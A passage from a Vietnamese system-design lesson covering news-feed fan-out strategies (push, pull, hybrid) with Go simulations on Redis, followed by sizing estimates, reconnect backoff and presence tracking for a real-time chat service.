            pct(x.writes, 1), mean(x.cmds), pct(x.cmds, 0.99), pct(x.lat, 0.5), pct(x.lat, 0.99))
    }
    same := true
    for u, f := range feeds[0] {
        same = same && slices.Equal(f, feeds[1][u]) && slices.Equal(f, feeds[2][u])
    }
    fmt.Printf("timeline của %d người dùng mẫu giống hệt nhau ở cả ba chiến lược: %v\n",
        len(feeds[0]), same)

    fmt.Println("\n=== Quét ngưỡng T (SLO: ghi tối đa <= 1000 và trễ đọc p99 <= 4,0) ===")
    fmt.Printf("%-9s %8s %10s %9s %8s %4s | tổng lệnh cho 1 bài + các lần đọc, theo tỉ lệ\n",
        "T", "ghi/bài", "ghi tối đa", "lệnh/đọc", "trễ p99", "SLO")
    for _, T := range []int{0, 50, 200, 500, 1000, 3000, never} {
        x := simulate(g, authors, readers, T, nil)
        w, rd, mw, p99 := mean(x.writes), mean(x.cmds), pct(x.writes, 1), pct(x.lat, 0.99)
        name, slo := fmt.Sprint(T), "sai"
        if T == never {
            name = "∞ (push)"
        }
        if mw <= 1000 && p99 <= 4.0 {
            slo = "đạt"
        }
```

```
        fmt.Printf("%-9s %8.1f %10d %9.1f %8.2f %4s | 1:1 = %.0f | 10:1 = %.0f | 100:1 = %.0f\n",
            name, w, mw, rd, p99, slo, w+rd, w+10*rd, w+100*rd)
    }
}
```

```
=== Đồ thị theo dõi (30.000 người, hạt giống cố định) ===
cạnh theo dõi: 522383 | người theo dõi TB: 17.4 | trung vị: 7 | nhiều nhất: 12044
1% tài khoản đầu bảng nắm 33.0% số cạnh | tài khoản >= 500 người theo dõi: 75

=== Ba chiến lược: 30000 bài, 100000 lần đọc (đọc:ghi = 3.3:1) ===
chiến lược         ghi/bài ghi tối đa  lệnh/đọc  lệnh p99   trễ p50   trễ p99
push                  19.3     12046       2.0         2      2.04      2.04
pull                   2.0         2      19.5       109      3.26      6.18
hybrid T=500          15.6       476       6.8        22      3.12      3.44
timeline của 2858 người dùng mẫu giống hệt nhau ở cả ba chiến lược: true

=== Quét ngưỡng T (SLO: ghi tối đa <= 1000 và trễ đọc p99 <= 4,0) ===
T          ghi/bài ghi tối đa  lệnh/đọc  trễ p99  SLO | tổng lệnh cho 1 bài + các lần đọc, theo tỉ lệ
0              2.0          2      19.5     6.18  sai | 1:1 = 21 | 10:1 = 197 | 100:1 = 1948
50            10.8         51      11.7     4.06  sai | 1:1 = 22 | 10:1 = 127 | 100:1 = 1176
200           14.1        201       8.4     3.64  đạt | 1:1 = 22 | 10:1 = 98 | 100:1 = 849
500           15.6        476       6.8     3.44  đạt | 1:1 = 22 | 10:1 = 83 | 100:1 = 693
1000          16.9        990       5.8     3.32  đạt | 1:1 = 23 | 10:1 = 75 | 100:1 = 593
3000          18.2       2210       4.5     3.18  sai | 1:1 = 23 | 10:1 = 64 | 100:1 = 473
∞ (push)      19.3      12046       2.0     2.04  sai | 1:1 = 21 | 10:1 = 39 | 100:1 = 219
```

Đọc kết quả, từng điểm một:

1. **Đồ thị đuôi dày:** trung vị chỉ 7 người theo dõi, trung bình 17,4, nhưng người nhiều nhất có 12.044 (40% toàn bộ người dùng của mô hình); **1% tài khoản đứng đầu nắm 33% số cạnh**. Chỉ 75 tài khoản (0,25%) có từ 500 người theo dõi trở lên.
2. **Push:** đọc rất rẻ và ổn định (2 lệnh, p99 bằng p50). Nhưng **khuếch đại ghi là 19,3 lần**, và quan trọng hơn: **một bài của người nổi tiếng nhất là 12.046 lần ghi** (trung bình 19 lần). Đó là một cú đột biến 12 nghìn thao tác từ một yêu cầu: hàng đợi fan-out bị chiếm, bài của người khác bị trễ, và (ở quy mô thật, hàng triệu người theo dõi) mất hàng phút để bài tới người cuối cùng.
3. **Pull:** ghi gần như miễn phí (2 lần), nhưng đọc trung bình 19,5 lệnh và **p99 là 109 lệnh**, độ trễ p99 gấp 3 lần push (6,18 so với 2,04): người theo dõi nhiều tài khoản trả giá cho mỗi lần mở ứng dụng, và với đọc nhiều hơn ghi 100 lần, đó là tổng chi phí lớn nhất.
4. **Hybrid (T=500):** ghi tối đa giảm từ 12.046 xuống **476**, đọc p99 chỉ 3,44 (so với 6,18 của pull). Cái giá: đọc đắt hơn push (6,8 so với 2 lệnh) vì phải kéo bài của người nổi tiếng mình theo dõi.
5. **Quét ngưỡng với SLO:** nếu ta đặt SLO "một bài không quá 1.000 lần ghi **và** p99 đọc không quá 4,0", thì **chỉ T trong khoảng 200 đến 1000 đạt**: T=50 (quá nhiều người bị pull) vi phạm trễ đọc, T=3000 và push thuần vi phạm ghi tối đa, pull thuần vi phạm cả hai. Hybrid không "tốt hơn mọi mặt"; nó là vùng duy nhất thỏa **đồng thời** hai ràng buộc ở đuôi.
6. **Phụ thuộc vào tỉ lệ đọc:ghi.** Cột cuối cho thấy tổng lệnh cho một bài cộng các lần đọc theo tỉ lệ: ở 1:1 gần như hòa, ở 10:1 push tốt nhất (39 so với 83 của hybrid T=500), ở 100:1 push còn hơn nữa (219 so với 693). Nếu chỉ tối thiểu tổng lệnh, push thắng. Hybrid ra đời vì **tail**, không phải vì trung bình: nó cắt cú đột biến ghi của người nổi tiếng, chấp nhận trả thêm chi phí đọc.

> **Cách nói đánh đổi trong phỏng vấn**
>
> "Mặc định push vì feed đọc nhiều gấp trăm lần ghi. Nhưng push khuếch đại ghi theo số người theo dõi, nên tôi đặt ngưỡng: tác giả vượt T được pull khi đọc. Tôi chọn T bằng SLO ở đuôi (ghi tối đa mỗi bài, p99 đọc), và đo lại khi phân bố thay đổi."

2.3. Những tối ưu và cái bẫy kèm theo

- **Chỉ fan-out cho người hoạt động.** Người không mở ứng dụng 7 ngày không có hộp thư (TTL), nên không tốn ghi; họ được dựng lại khi quay lại. Giảm 3 đến 10 lần ghi trong thực tế, đổi lại lần mở đầu tiên sau thời gian dài chậm hơn.
- **Người sắp thành nổi tiếng.** Khi tác giả vượt T, bài **trước đó** đã nằm trong hộp thư, bài **sau** phải pull ⇒ trong thời gian chuyển có bài nằm ở cả hai nơi; việc gộp phải **khử trùng theo ID** (chương trình Redis ở mục 3 làm điều này). Nên có độ trễ giữa hai ngưỡng (vào ở 1.000, ra ở 800) để một tài khoản dao động không chuyển liên tục.
- **Fan-out là việc nền:** bài đăng trả về ngay sau khi lưu `posts` (và outbox, Buổi 33); worker fan-out đọc từ hàng đợi, chia theo lô, **idempotent** (ghi `ZADD` hai lần cùng ID là vô hại, đó là điểm hay của sorted set). Ưu tiên cho tác giả có ít người theo dõi trước để bài không bị kẹt sau cú fan-out của người nổi tiếng.
- **Người nổi tiếng đọc feed của mình?** Họ cũng là người đọc: người theo dõi 2.000 tài khoản có p99 đọc cao ngay cả khi chiến lược là hybrid; giới hạn số người theo dõi hoặc dựng timeline bằng lô (batch) cho nhóm này.

3. Timeline trên Redis, từng chi tiết

Chương trình sau là một lõi feed hoàn chỉnh trên Redis (miniredis, cùng lệnh với Redis thật): `Follow`, `Publish` (fan-out có điều kiện), `Page` (phân trang con trỏ, gộp hộp thư với outbox người nổi tiếng, nạp nội dung), cold start, xóa bài, giới hạn độ dài và xếp hạng. Kịch bản có chủ đích: `star` có 4 người theo dõi, bằng ngưỡng nên là người nổi tiếng (không fan-out); `u4` chưa từng mở ứng dụng nên chưa có hộp thư.

```
package main

import (
    "cmp"
    "context"
    "fmt"
    "math"
    "slices"
    "strconv"
    "strings"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
)

const epoch = 1_700_000_000_000 // mốc thời gian riêng (ms) để ID vừa trong 53 bit

type Feed struct {
    rdb      *redis.Client
    inboxCap int64 // tối đa bấy nhiêu bài trong hộp thư mỗi người
    celebMin int64 // tác giả có >= ngần ấy người theo dõi thì KHÔNG fan-out
    now, seq int64 // đồng hồ ảo (ms) và số thứ tự trong cùng mili-giây
}

// ID = (ms - epoch) << 10 | seq: tăng theo thời gian và < 2^53 nên làm điểm (float64)
// của Redis không mất chính xác.
func (f *Feed) newID() int64 { f.seq++; return (f.now-epoch)<<10 | f.seq&1023 }

// Chỉ ghi vào hộp thư NẾU nó đang tồn tại: tránh tạo hộp thư "thiếu" cho người
// đã bị đuổi khỏi bộ nhớ.
var pushIfExists = redis.NewScript(`
if redis.call('EXISTS', KEYS[1]) == 0 then return 0 end
redis.call('ZADD', KEYS[1], ARGV[1], ARGV[2])
```

```
redis.call('ZREMRANGEBYRANK', KEYS[1], 0, -(tonumber(ARGV[3]) + 1))
return 1`)

func (f *Feed) Follow(ctx context.Context, u, a string) {
    f.rdb.SAdd(ctx, "following:"+u, a)
    if f.rdb.SAdd(ctx, "followers:"+a, u); f.rdb.SCard(ctx, "followers:"+a).Val() >= f.celebMin {
        f.rdb.SAdd(ctx, "celebs", a) // vượt ngưỡng: từ giờ người này được "kéo" khi đọc
    }
}

// Publish ghi bài, ghi outbox của tác giả, rồi fan-out (nếu không phải người nổi tiếng).
func (f *Feed) Publish(ctx context.Context, author, text string) (fan, total int) {
    id := f.newID()
    sid := strconv.FormatInt(id, 10)
    f.rdb.HSet(ctx, "post:"+sid, "author", author, "text", text, "likes", 0, "ts", f.now)
    f.rdb.ZAdd(ctx, "out:"+author, redis.Z{Score: float64(id), Member: sid})
    if f.rdb.SIsMember(ctx, "celebs", author).Val() {
        return 0, int(f.rdb.SCard(ctx, "followers:"+author).Val())
    }
    followers := f.rdb.SMembers(ctx, "followers:"+author).Val()
    pipe := f.rdb.Pipeline()
    var cmds []*redis.Cmd
    for _, u := range followers {
        cmds = append(cmds, pushIfExists.Eval(ctx, pipe, []string{"in:" + u}, id, sid, f.inboxCap))
    }
    _, _ = pipe.Exec(ctx)
    for _, c := range cmds {
        if n, _ := c.Int(); n == 1 {
            fan++
        }
    }
    return fan, len(followers)
}

// rebuild dựng lại hộp thư từ outbox của những người đang theo dõi (không nổi tiếng): cold start.
func (f *Feed) rebuild(ctx context.Context, u string) (posts, outboxes int) {
    var zs []redis.Z
    for _, a := range f.rdb.SDiff(ctx, "following:"+u, "celebs").Val() {
        zs = append(zs, f.rdb.ZRevRangeWithScores(ctx, "out:"+a, 0, f.inboxCap-1).Val()...)
        outboxes++
    }
    slices.SortFunc(zs, func(x, y redis.Z) int { return int(y.Score - x.Score) })
    zs = zs[:min(len(zs), int(f.inboxCap))]
    zs = append(zs, redis.Z{Score: 0, Member: "0"}) // phần tử gác: "đã dựng", dù rỗng
    f.rdb.ZAdd(ctx, "in:"+u, zs...)
    f.rdb.Expire(ctx, "in:"+u, 7*24*time.Hour) // không quay lại 7 ngày thì hộp thư tự mất
    return len(zs) - 1, outboxes
}

type Post struct {
    ID           int64
    Author, Text string
    Likes        int64
}

// Page đọc một trang timeline bằng phân trang con trỏ (cursor = ID bài cuối trang trước).
func (f *Feed) Page(ctx context.Context, u string, cursor int64, size int) ([]Post, int64) {
    if f.rdb.Exists(ctx, "in:"+u).Val() == 0 {
        f.rebuild(ctx, u)
    }
    max := "+inf"
    if cursor > 0 {
        max = "(" + strconv.FormatInt(cursor, 10) // loại trừ chính con trỏ: không lặp, không sót
    }
    get := func(key string) []string {
        rg := &redis.ZRangeBy{Max: max, Min: "1", Count: int64(size * 2)}
        return f.rdb.ZRevRangeByScore(ctx, key, rg).Val()
    }
    ids := get("in:" + u) // phần đã đẩy sẵn
    for _, a := range f.rdb.SInter(ctx, "following:"+u, "celebs").Val() {
```

```
        ids = append(ids, get("out:"+a)...) // phần kéo từ người nổi tiếng
    }
    slices.SortFunc(ids, func(x, y string) int { return cmp.Compare(num(y), num(x)) })
    ids = slices.Compact(ids) // bài của tác giả vừa vượt ngưỡng có thể nằm ở cả hai nơi
    var out []Post
    for _, sid := range ids {
        h := f.rdb.HGetAll(ctx, "post:"+sid).Val()
        if len(h) == 0 { // bài đã xóa: hộp thư còn ID "mồ côi", lọc lúc đọc (lazy)
            continue
        }
        id, _ := strconv.ParseInt(sid, 10, 64)
        likes, _ := strconv.ParseInt(h["likes"], 10, 64)
        if out = append(out, Post{id, h["author"], h["text"], likes}); len(out) == size {
            return out, id
        }
    }
    return out, 0
}

func num(s string) int64 { n, _ := strconv.ParseInt(s, 10, 64); return n }

func titles(ps []Post) string {
    var t []string
    for _, p := range ps {
        t = append(t, p.Text)
    }
    return strings.Join(t, ", ")
}

func main() {
    mr, _ := miniredis.Run()
    defer mr.Close()
    ctx := context.Background()
    rdb := redis.NewClient(&redis.Options{Addr: mr.Addr()})
    f := &Feed{rdb: rdb, inboxCap: 5, celebMin: 4, now: epoch + 1000}

    big := int64(1)<<62 | 1 // ID kiểu Snowflake 63 bit
    id := f.newID()
    fmt.Printf("ID 53 bit giữ nguyên qua float64: %v | ID 63 bit: %v\n",
        int64(float64(id)) == id, int64(float64(big)) == big)

    follows := map[string][]string{"u1": {"ann", "bob", "star"}, "u2": {"ann", "star"},
        "u3": {"bob", "star"}, "u4": {"ann", "star"}}
    for _, u := range []string{"u1", "u2", "u3", "u4"} {
        for _, a := range follows[u] {
            f.Follow(ctx, u, a)
        }
    }
    for _, u := range []string{"u1", "u2", "u3"} { // u1..u3 mở ứng dụng; u4 thì chưa
        f.Page(ctx, u, 0, 3)
    }
    fmt.Println("--- đăng bài: số hộp thư thực sự được ghi / số người theo dõi ---")
    for _, p := range [][2]string{{"ann", "ann-1"}, {"bob", "bob-1"}, {"star", "star-1"},
        {"ann", "ann-2"}, {"star", "star-2"}, {"bob", "bob-2"}, {"ann", "ann-3"}} {
        f.now += 1000
        fan, tot := f.Publish(ctx, p[0], p[1])
        fmt.Printf("%-6s fan-out %d/%d\n", p[1], fan, tot)
    }

    fmt.Println("--- u1 đọc từng trang (3 bài/trang) bằng con trỏ ---")
    var cur int64
    for page := 1; ; page++ {
        ps, next := f.Page(ctx, "u1", cur, 3)
        fmt.Printf("trang %d: %s\n", page, titles(ps))
        if next == 0 {
            break
        }
        cur = next
    }
    full, _ := f.Page(ctx, "u1", 0, 10)
```

```
    fmt.Println("--- xóa bài bob-2: ID mồ côi bị lọc khi đọc ---")
    f.rdb.Del(ctx, "post:"+strconv.FormatInt(full[1].ID, 10))
    ps, _ := f.Page(ctx, "u1", 0, 3)
    fmt.Println("trang 1 của u1:", titles(ps), "| ZCARD u1 vẫn là", f.rdb.ZCard(ctx, "in:u1").Val())

    fmt.Println("--- cold start ---")
    fmt.Println("u4 chưa từng mở: có hộp thư?", f.rdb.Exists(ctx, "in:u4").Val() == 1)
    ps, _ = f.Page(ctx, "u4", 0, 4)
    fmt.Println("u4 mở lần đầu (dựng từ outbox của ann + kéo star):", titles(ps))
    before, _ := f.Page(ctx, "u2", 0, 10)
    f.rdb.Del(ctx, "in:u2") // mô phỏng Redis đuổi khóa vì thiếu bộ nhớ
    posts, boxes := f.rebuild(ctx, "u2")
    after, _ := f.Page(ctx, "u2", 0, 10)
    fmt.Printf("u2 mất hộp thư rồi dựng lại: %d bài từ %d outbox, timeline giống cũ: %v\n",
        posts, boxes, titles(before) == titles(after))

    fmt.Println("--- giới hạn độ dài (cap = 5) ---")
    for i := 4; i <= 9; i++ {
        f.now += 1000
        f.Publish(ctx, "ann", fmt.Sprintf("ann-%d", i))
    }
    ps, _ = f.Page(ctx, "u1", 0, 10)
    fmt.Println("ZCARD in:u1 =", f.rdb.ZCard(ctx, "in:u1").Val(), "| xem được:", titles(ps))
    fmt.Println("hộp thư chỉ giữ 5 bài; bài cũ hơn vẫn nằm trong outbox/DB (rơi về đường kéo)")

    fmt.Println("--- xếp hạng cơ bản: thời gian + tương tác ---")
    cand := slices.Clone(ps[:4])
    for i, likes := range []int64{0, 3, 250, 1} { // số lượt thích đã tích lũy
        cand[i].Likes = likes
    }
    hot := func(p Post) float64 { // log(thích) cộng điểm mới, mới giảm theo mũ (bán rã 6 giờ)
        age := float64(f.now-(p.ID>>10+epoch)) / float64(time.Hour/time.Millisecond)
        return math.Log1p(float64(p.Likes)) + 2*math.Exp(-age/6)
    }
    f.now += int64(2 * time.Hour / time.Millisecond)
    fmt.Printf("theo thời gian: %s\n", titles(cand))
    slices.SortStableFunc(cand, func(x, y Post) int { return int(1000 * (hot(y) - hot(x))) })
    fmt.Printf("theo xếp hạng : %s\n", titles(cand))
}
```

```
ID 53 bit giữ nguyên qua float64: true | ID 63 bit: false
--- đăng bài: số hộp thư thực sự được ghi / số người theo dõi ---
ann-1  fan-out 2/3
bob-1  fan-out 2/2
star-1 fan-out 0/4
ann-2  fan-out 2/3
star-2 fan-out 0/4
bob-2  fan-out 2/2
ann-3  fan-out 2/3
--- u1 đọc từng trang (3 bài/trang) bằng con trỏ ---
trang 1: ann-3, bob-2, star-2
trang 2: ann-2, star-1, bob-1
trang 3: ann-1
--- xóa bài bob-2: ID mồ côi bị lọc khi đọc ---
trang 1 của u1: ann-3, star-2, ann-2 | ZCARD u1 vẫn là 5
--- cold start ---
u4 chưa từng mở: có hộp thư? false
u4 mở lần đầu (dựng từ outbox của ann + kéo star): ann-3, star-2, ann-2, star-1
u2 mất hộp thư rồi dựng lại: 3 bài từ 1 outbox, timeline giống cũ: true
--- giới hạn độ dài (cap = 5) ---
ZCARD in:u1 = 5 | xem được: ann-9, ann-8, ann-7, ann-6, ann-5, star-2, star-1
hộp thư chỉ giữ 5 bài; bài cũ hơn vẫn nằm trong outbox/DB (rơi về đường kéo)
--- xếp hạng cơ bản: thời gian + tương tác ---
theo thời gian: ann-9, ann-8, ann-7, ann-6
theo xếp hạng : ann-7, ann-8, ann-6, ann-9
```

3.1. Sorted set, ID và cap

- **Điểm là số thực 64 bit (`float64`) nên chỉ chính xác tới 2^53.** Dòng đầu của đầu ra là bài học riêng: ID kiểu Snowflake 63 bit **mất chính xác** khi thành điểm (`false`), còn ID `(ms - epoch) << 10 | seq` vừa 53 bit thì giữ nguyên (`true`). Hệ quả thật: hai bài khác nhau cùng điểm, thứ tự và con trỏ sai âm thầm. Hãy dùng ID thời gian *vừa 53 bit* làm điểm, hoặc dùng thời gian làm điểm và ID làm member (rồi tự xử lý trùng điểm).
- **Cap:** mỗi lần fan-out, script Lua `ZADD` rồi `ZREMRANGEBYRANK 0 -(cap+1)` (loại phần tử thấp điểm nhất) giữ độ dài không vượt cap. Ở phần "giới hạn độ dài" của đầu ra, `ZCARD` luôn là 5. Bài cũ hơn cap vẫn có trong outbox/PostgreSQL; người cuộn quá sâu rơi về đường pull (hiếm, chấp nhận chậm).
- `pushIfExists`**:** chỉ ghi nếu hộp thư *đang tồn tại* (đầu ra: `ann-1 fan-out 2/3`, u4 cold nên bị bỏ qua). Nếu không, một `ZADD` vào hộp thư đã bị đuổi khỏi bộ nhớ sẽ **tạo ra một hộp thư thiếu** chỉ chứa bài mới, và lần đọc sau tưởng nó đầy đủ. Đây là lỗi tinh vi hay gặp. Phần tử gác `"0"` (điểm 0) đánh dấu "đã dựng" kể cả khi rỗng.

3.2. Phân trang con trỏ

`ZREVRANGEBYSCORE key (cursor 1 LIMIT 0 n` với cận trên **mở** `(`: loại chính con trỏ, không lặp và không sót dù có bài mới chen vào đầu (đầu ra: ba trang 3+3+1 bài liền mạch). `offset` thì không làm được vì mỗi bài mới đẩy tất cả xuống một vị trí. Trang cuối trả `next=0` khi hết. **Con trỏ phải là giá trị bền** (ID bài), không phải vị trí.

3.3. Cold start, xóa bài, follow/unfollow, xếp hạng

- **Cold start:** hộp thư mất (TTL hết, bị đuổi, nút chết) ⇒ `rebuild` gộp outbox của những người đang theo dõi (không nổi tiếng), cắt theo cap, ghi lại. Đầu ra cho thấy timeline sau khi dựng lại **giống hệt** timeline trước. Ở quy mô lớn, hàng triệu người cùng cold start (sau sự cố Redis) là **bão dựng lại**: giới hạn tốc độ dựng, dựng cho người đang hoạt động trước, chịu một trang trống/cũ tạm thời.
- **Xóa bài:** xóa trong `posts` là xong; không thể (và không nên) `ZREM` khỏi hàng triệu hộp thư. **Lọc lúc đọc:** ID mồ côi bị bỏ qua khi nạp nội dung (đầu ra: sau khi xóa `bob-2`, trang 1 vẫn đủ 3 bài, `ZCARD` vẫn là 5). Cần nạp thừa một ít ứng viên (`size*2`) để trang không bị thiếu. Việc dọn thật sự là tác vụ nền thưa thớt.
- **Follow/Unfollow:** follow người thường: **backfill** vài bài gần đây của họ vào hộp thư (nếu không, timeline trống bài của người mới theo dõi cho tới khi họ đăng); unfollow: bài cũ của họ còn trong hộp thư nên cần lọc lúc đọc theo tập "đang theo dõi" hoặc để hết dần theo cap. Hai thao tác này là nguồn của các báo cáo lỗi "tôi bỏ theo dõi rồi mà vẫn thấy bài".
- **Xếp hạng cơ bản:** timeline theo thời gian (đảo ngược) là nền. Xếp hạng điểm `log(1+thích) + 2·e^(-tuổi/6h)` được tính **trên cửa sổ ứng viên** (ví dụ 200 bài đầu của hộp thư), không phải trên toàn bộ. Đầu ra: bài 250 lượt thích nhảy lên đầu dù không mới nhất. Đánh đổi: **con trỏ trên danh sách đã xếp hạng không ổn định** (điểm đổi theo thời gian), nên feed xếp hạng cần *chụp* danh sách (snapshot, lưu ID đã trả) hoặc chấp nhận nhìn thấy trùng/sót nhẹ. Hệ thống xếp hạng thật (mô hình học máy, tính đa dạng) nằm sau bước này và là cả một nhóm kỹ sư; điều bạn cần là **chỗ cắm**: lấy ứng viên (rẻ) rồi xếp hạng (đắt) trên tập nhỏ.

3.4. Hỏng hóc và vận hành feed

Sự cố	Hậu quả	Đối phó
Redis mất dữ liệu hoặc đổi nút	Hộp thư biến mất hàng loạt	Dựng lại từ outbox/PostgreSQL, giới hạn tốc độ, ưu tiên người đang hoạt động

Sự cố	Hậu quả	Đối phó
Hàng đợi fan-out ùn	Bài hiện trễ cho người theo dõi	Giám sát độ trễ fan-out (từ lúc đăng tới lúc ghi xong), tách hàng đợi theo cỡ tác giả, tăng worker
Người nổi tiếng đăng liên tục	Đỉnh tải đọc (pull) vào một outbox	Cache outbox người nổi tiếng (nóng), nhân bản đọc
Lệch giữa hộp thư và nguồn	Thiếu/dư bài	Job đối soát mẫu, metric "timeline rebuild khác timeline hiện tại"
Bài vi phạm cần gỡ gấp	Còn hiện trong cache	Lọc lúc đọc theo `deleted_at`; xóa cache bài; không dựa vào dọn hộp thư

Số đo cần có: p99 mở timeline, **độ trễ fan-out**, độ dài hàng đợi, tỉ lệ cold start, kích thước hộp thư phân vị 99, và tỉ lệ nạp nội dung thiếu (ID mồ côi).

4. Bài toán 2: Chat thời gian thực

4.1. Yêu cầu

Chức năng: chat 1-1 và nhóm (tới vài trăm nghìn thành viên); gửi/nhận văn bản; hiện trạng thái đang trực tuyến; dấu đã nhận/đã đọc; nhận tin khi ngoại tuyến (xem lại khi vào); lịch sử phân trang. **Ngoài phạm vi:** mã hóa đầu cuối, cuộc gọi, tệp lớn (đi qua kho đối tượng, Buổi 35).

Phi chức năng: tin tới người nhận trực tuyến trong dưới 500 ms (p99); **mỗi hội thoại có một thứ tự duy nhất** mà ai cũng thấy; **không mất tin đã được xác nhận**; không hiển thị trùng; chịu được gateway khởi động lại và mạng chập chờn của di động.

4.2. Ước lượng quy mô

Giả định (không phải số liệu thật): 100 triệu người dùng hoạt động mỗi ngày, 10% trực tuyến cùng lúc, mỗi người gửi 40 tin/ngày, trung bình một tin có 3 người nhận, tin dài 200 byte, mỗi kết nối tốn 16 KB (hai goroutine, bộ đệm đọc/ghi, cấu trúc phiên). Các con số là phép tính trực tiếp từ giả định:

Đại lượng	Giá trị	Phép tính
Kết nối đồng thời	10 triệu	10% x 100 triệu
RAM cho kết nối	160 GB	10 triệu x 16 KB
Số gateway (100.000 kết nối/nút, giả định)	100 nút, 1,6 GB RAM/nút	10 triệu / 100.000
Tin gửi/giây	46 nghìn (đỉnh 139 nghìn)	4 tỉ tin/ngày / 86.400
Lượt giao/giây	139 nghìn (đỉnh 417 nghìn)	x 3 người nhận
Lượt giao/giây mỗi gateway lúc đỉnh	~4.200	417 nghìn / 100 nút
Lưu trữ	800 GB/ngày, 292 TB/năm, 876 TB nếu 3 bản	4 tỉ x 200 B
Heartbeat (mỗi 30 s)	~333 nghìn gói ping/giây	10 triệu / 30
Bão kết nối lại (nếu cả nhóm nối lại trong 60 s)	~167 nghìn kết nối/giây	10 triệu / 60

Nhận xét: (1) thông lượng tin **không** phải điểm khó: 4.200 lượt giao/giây mỗi nút là dễ; (2) **số kết nối giữ mở** (RAM, bộ mô tả tệp, cổng, cân bằng tải) và **bão kết nối lại** mới là điểm khó; (3) lưu trữ tăng vài trăm TB mỗi năm nên cần chính sách lưu giữ và phân vùng theo thời gian ngay từ đầu.

4.3. Tầng kết nối

- **WebSocket** (Buổi 35) cho hai chiều độ trễ thấp; ở mạng chặn WebSocket, rơi về long polling. Một kết nối = một phiên; **gateway không giữ nghiệp vụ** (không giữ thứ tự, không giữ tin chưa gửi), chỉ giữ kết nối và hàng đợi gửi ngắn. Điều này làm gateway thay thế được, hạ được bất cứ lúc nào.
- **Sticky hay không?** Kết nối WebSocket vốn "dính" vào một gateway suốt đời kết nối; load balancer chỉ cần chuyển tiếp `Upgrade` và dùng thuật toán **ít kết nối nhất** thay vì vòng tròn. Không cần sticky *giữa các lần* kết nối, vì trạng thái thật nằm ở kho và bảng định tuyến (mục 5), nên reconnect có thể rơi vào gateway khác.
- **Heartbeat:** ping định kỳ (ngắn hơn timeout rảnh của proxy, thường 60 giây) phát hiện kết nối "chết im lặng" của di động (đổi mạng, vào thang máy). Chương trình chat dùng `SetPongHandler` để gia hạn hạn chót đọc; không nhận pong trong 5 giây thì cắt.
- **Reconnect có backoff và jitter:** client tự nối lại với thời gian chờ tăng theo lũy thừa **và ngẫu nhiên** (*full jitter*), nếu không thì sau mỗi lần gateway khởi động lại, mọi client chờ giống hệt nhau và đổ về cùng một lúc (**thundering herd**). Chương trình sau cho thấy lịch của một client và hiệu quả của jitter lên đỉnh kết nối mới, và (phần hai) trạng thái hiện diện bằng khóa có TTL:

```
package main

import (
    "context"
    "fmt"
    "math"
    "math/rand/v2"
    "slices"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
)

// backoff: thời gian chờ trước lần kết nối lại thứ n.
// Không jitter thì mọi client chờ GIỐNG HỆT nhau.
func backoff(n int, base, limit time.Duration, jitter bool, r *rand.Rand) time.Duration {
    d := min(limit, base*time.Duration(math.Pow(2, float64(n))))
    if jitter {
        return time.Duration(r.Int64N(int64(d))) // "full jitter": đều trong [0, d)
    }
    return d
}

func main() {
    r := rand.New(rand.NewPCG(7, 8))
    fmt.Println("--- Lịch kết nối lại của MỘT client (base 1s, trần 30s, full jitter) ---")
    for n := 0; n < 7; n++ {
        win := backoff(n, time.Second, 30*time.Second, false, r)
        got := backoff(n, time.Second, 30*time.Second, true, r).Round(10 * time.Millisecond)
        fmt.Printf("lần %d: cửa sổ tối đa %-4v chờ thực tế %v\n", n+1, win, got)
    }

    fmt.Println("--- Gateway khởi động lại, 10.000 client nối lại: đỉnh kết nối mới / 100ms ---")
    for _, jitter := range []bool{false, true} {
        buckets := map[int64]int{}
        for range 10000 {
            buckets[backoff(0, time.Second, 30*time.Second, jitter, r).Milliseconds()/100]++
        }
        peak := 0
```

```
        for _, n := range buckets {
            peak = max(peak, n)
        }
        fmt.Printf("jitter=%-5v đỉnh %5d kết nối mới trong 100ms\n", jitter, peak)
    }

    mr, _ := miniredis.Run()
    defer mr.Close()
    ctx := context.Background()
    rdb := redis.NewClient(&redis.Options{Addr: mr.Addr()})
    t0 := time.Date(2026, 10, 11, 9, 0, 0, 0, time.UTC)
    const ttl = 30 * time.Second // client gửi heartbeat mỗi ~10s; mất 3 nhịp thì coi là ngoại tuyến

    heartbeat := func(u string, now time.Time) { // gia hạn: SET ... EX ghi đè và đặt lại TTL
        rdb.Set(ctx, "presence:"+u, "gw-A", ttl)
        rdb.ZAdd(ctx, "lastseen", redis.Z{Score: float64(now.Unix()), Member: u})
    }
    online := func(friends []string) (res []string) { // một vòng đi-về cho cả danh sách bạn
        pipe := rdb.Pipeline()
        cmds := make([]*redis.IntCmd, len(friends))
        for i, f := range friends {
            cmds[i] = pipe.Exists(ctx, "presence:"+f)
        }
        _, _ = pipe.Exec(ctx)
        for i, c := range cmds {
            if c.Val() == 1 {
                res = append(res, friends[i])
            }
        }
        return
    }

    fmt.Println("--- Hiện diện bằng khóa có TTL ---")
    friends := []string{"u1", "u2", "u3"}
    for _, u := range friends {
        heartbeat(u, t0)
    }
    fmt.Println("t=0s : online =", online(friends))
    mr.FastForward(20 * time.Second)
    heartbeat("u1", t0.Add(20*time.Second)) // chỉ u1 còn gửi heartbeat
    mr.FastForward(15 * time.Second)
    fmt.Println("t=35s: online =", online(friends), "| TTL còn lại của u1 =", mr.TTL("presence:u1"))
    rdb.Del(ctx, "presence:u1") // đăng xuất chủ động: biết ngay, không đợi hết TTL
    fmt.Println("u1 đăng xuất: online =", online(friends))

    now := t0.Add(35 * time.Second)
    n, _ := rdb.ZCount(ctx, "lastseen", fmt.Sprint(now.Add(-ttl).Unix()), "+inf").Result()
    cut := fmt.Sprint(now.Add(-ttl).Unix())
    old, _ := rdb.ZRangeByScore(ctx, "lastseen", &redis.ZRangeBy{Min: "-inf", Max: cut}).Result()
    slices.Sort(old)
    fmt.Println("ZSET last_seen: hoạt động trong 30s qua =", n, "| im lặng quá 30s =", old)
}
```

